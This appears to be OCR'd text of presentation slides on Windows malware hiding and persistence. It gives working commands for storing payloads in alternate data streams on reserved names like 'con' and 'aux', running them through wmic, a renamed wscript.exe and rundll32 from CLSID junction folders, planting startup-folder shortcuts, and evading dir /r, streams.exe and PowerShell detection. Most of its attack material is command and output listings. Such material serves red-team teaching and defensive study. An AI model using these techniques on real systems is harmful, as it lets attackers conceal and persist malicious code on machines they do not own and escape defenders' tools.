Public Function CreateFile(ByVal lpFileName As String, ByVal dwDesiredAccess As Int32, ByVal dwShareMode As Int32, ByRef lpSecu
End Function
```

Sneaky Technique: Forbidden Words


- File System Reserved Keywords
- Making the ADS a Reserved Keywords does not have the same effect
- These can be files OR Directories



Name	Date modified	Type
con	5/29/2019 12:27 A...	File folder

Rename

The specified device name is invalid.




```
C:\demo>echo test > \\.\C:\demo\con

C:\demo>echo test > \\.\C:\demo\con:hidden

C:\demo>dir /r \\.\C:\demo\con:hidden
 Volume in drive \\.\C: is OSDisk
 Volume Serial Number is FCD8-D6BC

 Directory of \\.\C:\demo

File Not Found

C:\demo>dir /r C:\demo\con:hidden

 Directory of \\.

File Not Found
```


Name	Date modified
con	5/15/2019 7:29 PM

Sneaky Technique: Forbidden Words


- File System Reserved Keywords
- Wmic execution
- Undetectable via:
  - Cmd.exe dir /r
  - SysInternals streams.exe
  - Powershell



```
C:\demo>type putty.exe > \\.\C:\demo\con:hidden

C:\demo>wmic process call create \\.\C:\demo\con:hidden
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 16804;
        ReturnValue = 0;
};
```




```
C:\demo>streams con

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

No files with streams found.
```



```
PS C:\demo> gci | foreach-object { get-item -Path $_ -Stream * -ErrorAction continue } | ft
get-item : Cannot find path 'C:\demo\con' because it does not exist.
At line:1 char:24
+ ... ach-object { get-item -Path $_ -Stream * -ErrorAction continue } | ft
+                  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\demo\con:String) [Get-Item], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand
```

Combine Sneaky Techniques

- File System Reserved Keyword directory
- File System Reserved Keyword file



```
C:\ProgramData>mkdir \\.\C:\programdata\aux

C:\ProgramData>echo data > \\.\C:\programdata\aux\aux

C:\ProgramData>echo WSH.Echo("Hello World"); > \\.\C:\programdata\aux\aux:payload.js

C:\ProgramData>copy C:\Windows\SysWow64\wscript.exe C:\programdata\uuid.exe

C:\ProgramData>uuid.exe C:\programdata\aux\aux:payload.js

C:\ProgramData>uuid.exe \\.\C:\programdata\aux\aux:payload.js
```

Hello World

- Script Based Execution
- Renamed wscript binary
- Note: Folder access problematic with ‘con’ as a folder


Combine Sneaky Techniques

- Put it in a shortcut
- Drop in start up directory:

```
C:\ProgramData\Microsoft\
Windows\Start
Menu\Programs\StartUp
```

- Fewer detections with an .lnk in the start up folder
- Use cipher.exe to encrypt per the current user:

```
cipher.exe /e uuid.lnk
```



What item would you like to create a shortcut for?

This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.


Type the location of the item:

```
C:\ProgramData\uuid.exe /b \\.\C:\programdata\aux\aux:payload.js
```


Click Next to continue.

Useful Wscript/Cscript notes

- Use **/b** to suppress windows/prompts
- Use **/e:javascript** so the **.js** extension is not required



```
C:\ProgramData>echo WSH.Echo("Hello World"); > \\.\C:\programdata\aux\con:payload

C:\ProgramData>uuid \\.\C:\programdata\aux\con:payload

C:\ProgramData>uuid /e:javascript /b \\.\C:\programdata\aux\con:payload
```




Hello World


- 64-bit Versions ~~Required~~ recommended for dotNetToJscript
  - Useful for .NET base shellcode injection
  - C:\windows\sysnative\wscript.exe

Sneaky Technique: Junction Folders / CLSID’s

- CLSID – Class Identifier
- COM Object(s)
- 128-bit Hex Characters
- Good with Registry and Shortcut Persistence
- Note: don’t use UNC path with wmic.exe or cmd.exe




```
C:\Demo
λ mkdir \\?\C:\Demo\" .{241D7C96-F8BF-4F85-B01F-E2B043341A4B}"

C:\Demo
λ copy ..\payload.dll \\?\C:\Demo\" .{241D7C96-F8BF-4F85-B01F-E2B043341A4B}"\payload.dll
        1 file(s) copied.

C:\Demo
λ rundll32 "\\?\C:\Demo\ .{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\payload.dll",sayHello
```



Name	Date modified	Type	Size
	11/11/2019 2:43 PM	File folder	

Manage your RemoteApp and Desktop Connections



Connect to desktops and programs at your workplace

There are currently no connections available on this computer.

Misc. Sneaky Techniques

- Encrypt the file with cipher.exe

```
cipher.exe /e C:\demo\text.txt
```

- Mark file as a System File

```
attrib +s  C:\demo\text.txt
```

- Mark file as Hidden File

```
attrib +h  C:\demo\text.txt
```


- Change Ownership information (Ex. TrustedInstaller)

```
takeown /f C:\demo\text.txt
```

- Mess with permission attributes

```
icacls c:\demo\text.txt /deny Everyone:(OI)(IO)(X)
icacls sethc.exe /save sethc.ACLFile
```

- Add a Space or Unicode character at the beginning or end of a file or folder name



Object name: C:\Windows\System32\cmd.exe

